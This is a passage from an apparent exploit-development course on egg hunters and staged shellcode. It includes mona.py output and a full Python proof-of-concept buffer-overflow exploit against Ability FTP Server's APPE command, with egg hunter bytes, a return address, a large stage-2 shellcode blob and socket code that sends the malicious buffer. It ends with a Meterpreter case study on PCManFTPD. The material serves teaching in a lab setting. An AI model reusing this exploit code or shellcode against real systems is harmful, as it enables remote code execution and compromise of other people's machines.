your shell code. This could be hardly one byte? Well so far I haven't heard or faced anything like this small space but it could be 20 bytes or anything. The amount of space is compared to the shell code you want to fire.

### More on Egghunter

Now imagine, you have a shell code which requires N number of bytes in memory for successful execution but the discovered vulnerability gives you space which is not enough for the required shell code to be executed successfully. Now this means that you cannot execute this shell code, which requires more bytes of space in memory than the available space you have after the crash.

### Purpose of Egg Hunters

*"Now, basically egg hunters are a group of instructions which directs the code to search for memory address by address for certain specific bytes of memory where you can put your shell code. These specific bytes of memory are called an egg"*

They are also called staged shell code because an attacker injects a small piece of shell code and then this shell code searched the address space for larger shell code which it is destined to look for and you can say eggs or larger shell code or stage2 shell code.

"Now easiest way of explaining egg hunting is that it is a technique in which staged shell code is used which allows you to use a small amount of custom shell code to find your actual bigger shell code "egg" by searching for stage2 shell code in memory" *[concept from corelan team explanation]*

***And this is an awesome explanation. It is like you went fishing using a small fish to hunt a bigger one!***

### Further Explained – w00tw00t

Now, this is something which is considered as a key in understanding egg hunters; they are awesome. Basically it's a technique for hunting the larger shell code you execute and stored somewhere in memory.

When you send bigger shell code and this shell code is somewhere in the buffer at a dynamic memory location, and this memory location is not known

to you, therefore you can not direct the EIP for such memory location for execution the larger shell code. So your egg hunter code which is generated with a tag, its purpose is to look for the special tag and then execute the code after that. So we add the reserved tag before the larger shell code.

Stack arrangement would look like this.

JunkData → Egg Hunter Code → EIP → Padding → HunterTag → LargeShell code

***What is the trick to execute shell code stored somewhere in memory?***

Well obviously, the answer is egg hunter!

We will explain this shortly on what is "w00tw00t". Let's make it easier for you to understand egg hunters. Imagine you want to execute a shell code of total size 841 bytes but you have 200 bytes available in memory either ESP or somewhere else, which you can control *(means you know the address location).*

To overcome such situations in buffer overflow exploits we used two shell codes. Out of these two shellcodes one is very small in size which can easily fit into the known memory space you have to put your shell code and the other shell code, which is of larger size we placed somewhere (anywhere) in the memory with our exploit after successfully overflowing the buffer.

Now we have two things, firstly our small shell code is in memory and we know the address and our larger shell code is in memory too but we don't know the address of the shell code residing in memory. Hence we can not execute the larger shell code but our small shell code can be easily executed as that is normally what happens in buffer overflow exploits which you have experienced in the previous module while exploiting Ability Server.

***Now, the question is how to find the location of our larger shell code?***

Well, the answer is available in the smaller shell code, yes! This is a code that will locate our larger shell code and execute it by looking for the tag placed on top of the larger shell code and search the space like ESP.

# Tutorial 2 – Implementing Egg Hunters

### How does it happen?

How the smaller shell code hunts for the larger shell code is basically an easy algorithm designed to look for a "tag" in the memory that is prefixed in the larger shell code and that tag is "w00twoot". It can be any other tag, however, we use the default as generated by "!mona.py"

When we specifically talk about Windows Operating System, there are two known de-facto methods by which you can search this address space and locate the tag "w00tw00t" and they are called SEH (Structured Exception Handling) and System Call Validation.

### Egg hunters logic types

To understand the core logic behind egg hunters you need to be good enough in reading the assembly statements and this is only possible if you have prior experience in programming and good understanding of assembly language.

What we will present here is the code in assembly with a bit of explanation statements to make it human readable, however, we will demonstrate how you can easily generate egg hunters and use it in your exploit code. I have just realized that in our previous module we fortunately had enough space to put the larger shell code, or smarter shell code, which is closer in size as compared to the available space in memory. We will look for such shell code and use it in our example.

### Let's practice

So to explain and practice the egg hunter logic we have to look for a vulnerability which gives less space initially, which is less than the size of our larger shell code as we will be using that as our main shell code while implementing egg hunter in our exploit code.

Here, with a couple of searches over the Internet, we found Bison FTP Server which can be used in implementing this concept. However, we will continue with Ability FTP Server and leave Bison FTP server for you to practice with and submit your results on the forum.

Okay, back to egg hunter logic types. To become an expert in egg hunter concepts, it is recommended to go through the de-facto paper on egg hunters written by “skape”, browse hick.org for more info on egg hunters.

However, most common is ***NtDisplayString*** egg hunter implementation, which is considered the smallest and efficient, too, and it is basically a System Call prototype. The use of this egg hunter type is obvious from the name “display text”.

## Exercise 1 – Mona.py & Egg Hunters


So far we have understood the core concepts on egg hunters. Let’s have a quick exercise on how you can generate code that can be used as an egg hunter. We haven’t talked much in this syllabus on “Mona.py” so for newcomers this would be a new word and I can guarantee that if you started using this small tool you will definitely fall in love with this great tool which really helps a lot in exploit development and security advisories research. Okay, practice time.

We now have FTP Server installed and running in our virtual lab environment as shown below on IP address 192.168.81.140.


Let’s run Immunity Debugger and attach process with Immunity Debugger for keeping an eye on what will happen if we are able to crash this server. We have already presented how to fuzz FTP servers in the previous module, so you should do it on your own for practicing, however, here we will only show end results.

Logs as shown below show that we are able to connect to the server now while it is attached with Immunity Debugger.

Now, we have sent the evil buffer of known size and were able to crash the application as shown below. We will submit the PoC code on the forum as well as in this module shortly.




We also know the offset which is 968 bytes after which the EIP will be overwritten on which we will talk about later in next module, here our focus is on how you can have that small shell code to be used as an egg hunter. So now “Mona.py” will help us by means of a single command which we will run and get our egg hunter code ready to be plugged in our exploit code as shown in below snapshot.




As easy as you can notice command “!mona egg –t w00t” however the story behind the scene we will discuss in the next module. Let’s have a quick look at the file created by this command with the egg hunter code.

“mona.py” creates a file in the working directory with name “egghunter.txt” and in our case our egg hunter code is ready to be used in our exploit code. The egg hunter code is shown below.

```
==========================================================
==================================
 Output generated by mona.py v2.0, rev 549 - Immunity Debugger
 Corelan Team - https://www.corelan.be
==========================================================
==================================
 OS : xp, release 5.1.2600
 Process being debugged : Ability (pid 2488)
 Current mona arguments: egg -t w00t
==========================================================
==================================
 2015-01-16 04:34:12
==========================================================
==================================
Egghunter , tag w00t :

"\x66\x81\xca\xff\x0f\x42\x52\x6a\x02\x58\xcd\x2e\x3c\x05\x5a\x74"
"\xef\xb8\x77\x30\x30\x74\x8b\xfa\xaf\x75\xea\xaf\x75\xe7\xff\xe7"

Put this tag in front of your shellcode : w00tw00t
```

See you in the next module! For further study in, and practicing on, egg hunters, keep learning & keep hakin9.

# Module 3 – Walkthrough of Egg hunting with known vulnerability

### Tutorial 1 – Boiling the Egg

Welcome to the third module of this advanced exploitation technique course. So far we have gone through discussing buffer overflows in depth, how egg hunters work and the core concepts on both of these topics. In this module we will be mainly focused on presenting how you can use egg hunters practically in an exploit code when you run short of memory space for your larger shell code.

### Where to practice?

In the previous module we have shown how the "Mona.py" command is used to generate egg hunter code. However, we haven't gone far from the initial stage which generates the need for egg hunters.

While spending more time on Ability FTP Server and Bison FTP Server, I realized that we will be able to get egg hunter working for both applications so I decided to go with Ability Server itself as we used that earlier in our workshop as well for explaining buffer overflows and it's worthwhile to keep the same pace.

Let's see how it goes with this application we are now using in this course. So far we have been playing with Ability FTP Server for buffer overflows. Let's run how to code egg hunters while exploiting Ability FTP Server.

### What is the prerequisite?

If you have not completed the previous two modules and you are new to exploit development, it is strongly recommended that you should first complete the first two modules and practice exploit development for any of the two FTP servers we have been playing with and then jump here to have hands-on experience with egg hunters.

### What is covered?

This module is focused on lab exercise so we are more inclined towards testing and exploiting here, as we believe that the core concepts have been presented in the previous two modules.

### Tools Required

We will be using the following main tools to complete the lab exercise of this module for presenting the walkthrough on egg hunters. If you are not familiar with any of these tools so far then you are in the wrong room!

- Immunity Debugger
- Msfpayload Generation
- Ability FTP Server
- Mona.py

## Exercise 1 – Mixing Egg Hunter

You can download the vulnerable application from the below link, however, don't use the available exploit. Remember that you have to develop the exploit on your own if you really want to practice; this vulnerability is in APPE command.

Download link: http://www.exploit-db.com/exploits/693/

### Fuzzing the Ability FTP Server

You should use the fuzzing technique we have discussed in detail in module one while exploiting the Ability FTP Server and utilize your skills to find the offset and return address on your own. However, we are squeezing the work as we have already tested this in our lab environment for the above two things.

Okay, let's give the PoC Code for this vulnerability with the egg hunter added so that we can explain as well.

```
import socket
import struct



# junk data equal in size as of offset detected at 968 bytes after which EIP is
overwritten

junk = "\x41" * 1000

# we subtracted 32 bytes from original offset as we will be adding up our
egg_hunter code which is 32 bytes
junk1 = '\x41' * 936

#nops to clean up any garbage values in stack -- this is termed as padding
and its much effective
nops = "\x90" * 26

# egg hunter created with mona.py with tag w00t
egg_hunter  =
"\x66\x81\xca\xff\x0f\x42\x52\x6a\x02\x58\xcd\x2e\x3c\x05\x5a\x74"
egg_hunter +=
"\xef\xb8\x77\x30\x30\x74\x8b\xfa\xaf\x75\xea\xaf\x75\xe7\xff\xe7"


#stack address to jump

retaddress = "\x99\xC0\x96\x7C"


#Stage 2 shellcode which is actual larger shellcode to be executed by our
egg hunter code


buf =  ""
buf += "\xdb\xdc\xd9\x74\x24\xf4\xba\xda\x88\x04\xa1\x5e\x2b"
buf += "\xc9\xb1\x56\x31\x56\x18\x03\x56\x18\x83\xc6\xde\x6a"
buf += "\xf1\x5d\x36\xe3\xfa\x9d\xc6\x94\x73\x78\xf7\x86\xe0"
buf += "\x08\xa5\x16\x62\x5c\x45\xdc\x26\x75\xde\x90\xee\x7a"
buf += "\x57\x1e\xc9\xb5\x68\xae\xd5\x1a\xaa\xb0\xa9\x60\xfe"
buf += "\x12\x93\xaa\xf3\x53\xd4\xd7\xfb\x06\x8d\x9c\xa9\xb6"
buf += "\xba\xe1\x71\xb6\x6c\x6e\xc9\xc0\x09\xb1\xbd\x7a\x13"
buf += "\xe2\x6d\xf0\x5b\x1a\x06\x5e\x7c\x1b\xcb\xbc\x40\x52"
buf += "\x60\x76\x32\x65\xa0\x46\xbb\x57\x8c\x05\x82\x57\x01"
buf += "\x57\xc2\x50\xf9\x22\x38\xa3\x84\x34\xfb\xd9\x52\xb0"
buf += "\x1e\x79\x11\x62\xfb\x7b\xf6\xf5\x88\x70\xb3\x72\xd6"
buf += "\x94\x42\x56\x6c\xa0\xcf\x59\xa3\x20\x8b\x7d\x67\x68"
buf += "\x48\x1f\x3e\xd4\x3f\x20\x20\xb0\xe0\x84\x2a\x53\xf5"
```

```
buf += "\xbf\x70\x3c\x3a\xf2\x8a\xbc\x54\x85\xf9\x8e\xfb\x3d"
buf += "\x96\xa2\x74\x98\x61\xc4\xaf\x5c\xfd\x3b\x4f\x9d\xd7"
buf += "\xff\x1b\xcd\x4f\x29\x23\x86\x8f\xd6\xf6\x09\xc0\x78"
buf += "\xa8\xe9\xb0\x38\x18\x82\xda\xb6\x47\xb2\xe4\x1c\xfe"
buf += "\xf4\x2a\x44\x53\x93\x4e\x7a\x74\x67\xc6\x9c\x10\x77"
buf += "\x8e\x37\x8c\xb5\xf5\x8f\x2b\xc5\xdf\xa3\xe4\x51\x57"
buf += "\xaa\x32\x5d\x68\xf8\x11\xf2\xc0\x6b\xe1\x18\xd5\x8a"
buf += "\xf6\x34\x7d\xc4\xcf\xdf\xf7\xb8\x82\x7e\x07\x91\x74"
buf += "\xe2\x9a\x7e\x84\x6d\x87\x28\xd3\x3a\x79\x21\xb1\xd6"
buf += "\x20\x9b\xa7\x2a\xb4\xe4\x63\xf1\x05\xea\x6a\x74\x31"
buf += "\xc8\x7c\x40\xba\x54\x28\x1c\xed\x02\x86\xda\x47\xe5"
buf += "\x70\xb5\x34\xaf\x14\x40\x77\x70\x62\x4d\x52\x06\x8a"
buf += "\xfc\x0b\x5f\xb5\x31\xdc\x57\xce\x2f\x7c\x97\x05\xf4"
buf += "\x8c\xd2\x07\x5d\x05\xbb\xd2\xdf\x48\x3c\x09\x23\x75"
buf += "\xbf\xbb\xdc\x82\xdf\xce\xd9\xcf\x67\x23\x90\x40\x02"
buf += "\x43\x07\x60\x07"


#arranging stack

myStage1  = junk1 + egg_hunter
myStage1 += retaddress + "\xEB\xC4"

myStage2 = "w00tw00t" + nops +  buf

s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect=s.connect(('192.168.81.140',21)) # hardcoded IP address of Ability
Server running

s.recv(1024)
s.send('USER ftp' + '\r\n') # login with ftp as user

s.recv(1024)
s.send('PASS ftp' +'\r\n') # authenticate with ftp as password

s.recv(1024)
s.send('APPE' + myStage1 + myStage2 + '\r\n') # evil buffer

s.recv(1024)
s.send('QUIT\r\n')

s.close()
```

Don’t get worried with the new things shown in the PoC code we will explain this to you indeed.

### PoC Explanation

As we have been explaining that egg hunting is basically staged shell code, you can notice we have two stages in the PoC code. Information we have prior to mix the egg hunter:

- Offset value which is 968 bytes
- Controlling EIP
- ESP pointer

What we need to mix the egg hunter code:

- Typical egg hunter code *(generated by mona.py)*
- *Where to put egg hunter code*
- *Add egg hunter code at top of larger shellcode*
- *Most importantly arrange the stack to that our egg hunter search the larger shellcode as explained above*

We know the size of our egg hunter code is 32 bytes and the location to put this egg hunter code is before EIP register get overwritten so we will subtract 32 bytes from the offset value and add the egg hunter code before EIP gets overwritten as shown below.


```
# egg hunter created with mona.py with tag w00t
egg_hunter  =
"\x66\x81\xca\xff\x0f\x42\x52\x6a\x02\x58\xcd\x2e\x3c\x05\x5a\x74"
egg_hunter +=
"\xef\xb8\x77\x30\x30\x74\x8b\xfa\xaf\x75\xea\xaf\x75\xe7\xff\xe7"
```

That's the code of my egg hunter which will look for tag w00tw00t and then execute the code after this tag.

Now stage one of my shell code given below

"myStage1  = junk1 + egg_hunter"


where junk1 is now 936 bytes + egg hunter code which makes the offset value again to 968 bytes after which EIP will be overwritten. So now we will add return address which you can generate by the following commands as shown below. At this stage one, our egg hunter code would be embedded in the memory to start the work.




Select any one value from the discovered values for jumping to ESP. Okay, now it's time to worry about stage2 shell code. Again, you can use any size of shell code now as we are using egg hunter to execute this code, which is independent of memory. Now let's look at stage2

"myStage2 = "w00tw00t" + nops + buf"

Here you can see the tag "w00tw00t" is added on top of the buffer then padding the stage2 with nops and then the actual shell code is added. This is the stage2 shell code, which will be sent sequential for exploitation. So time to use this code and get the results. We have exploited the Ability Server again with our advanced exploit PoC code and below is the result again as shown.




Now, was the egg hunter really executed? Well, it is indeed, or else the shell code at stage2 wouldn't be launched.

That's the demo for coding and mixing egg hunter in your exploit, see you in the next module.

# Module 4 – Case Studies on Advanced Exploitation Techniques

## Tutorial 1 – Hello world, some history

Welcome again, so far we have been studying and hacking into systems by exploiting the discovered vulnerabilities. Here in this module we will be going through different studies, which have been put together as advanced techniques so that we can grab more knowledge in exploit development and the peripherals of this field.

### Some History

Buffer overflow exploits are extremely dangerous if they have been successfully exploited and the attacker is making a good use of the exploited vulnerability. A long time back, somewhere around 1988, there was a Worm! So far, it is considered to be first worm since it gained so much media coverage and popularity just because of its effects, and it was written by a student that caused damage of approximately hundreds million dollars.

We have been exploring enough on egg hunters and we have also gone through the exploitation techniques, like buffer overflows. However, there is much more to explore in exploitation; there are many other ways of exploiting an application, however, the method of detecting the vulnerability doesn't differ 100%.

So what are other ways of exploitations or what are the other types of vulnerabilities that can lead to system compromises? Deploying rootkits or anything that causes much damage to the victim's machine or simply owning the box.

There are many other ways which an attacker can use for gaining access to the victim machine if the following vulnerabilities can be exploited, which can lead to exploitation of systems.

- Heap Overflows
- Format String
- SQL Injections
- Client Side Attacks
- IE Exploitation

These names might be familiar to you, however, they are the most common and still cause serious damages to the systems. However, techniques like

Trojan horses, social engineering, and password attack may still work but nowadays these types of attacks don't help you out in real world hacking attempts.

The days have passed where you simply run a password attack and gain access to the routers and Windows machines, or send a file that compromises the system. This is legacy.

However, personally, I have seen in live pen testing where the password for a cisco router was still "cisco" and the password for a web application admin panel was still "admin" so idiots are still working in the field of web development and network or system administration.

Sometimes it does happen that you can exploit a vulnerability but the payload you are using doesn't help you make more damage to the system or fully compromise the system.

Let's pay attention to the great payload and most loving part of Metasploit called Meterpreter We would exploit a known vulnerability and then we explore what advanced options we have to explore with Meterpreter.


### Case Study – Meterpreter & PCManFTPD Vulnerability

We have downloaded and installed the PCManFTPD server on a Windows XP machine and we ran the Metasploit framework to look for an available exploit. Below screen shows the configured options for exploiting this vulnerability


Okay, here you can see we have one Meterpreter session opened on the victim machine. So what we can do now after exploiting the vulnerability? Here it's worthwhile showing the power of Meterpreter. Below are the available options for us to play with on this system.

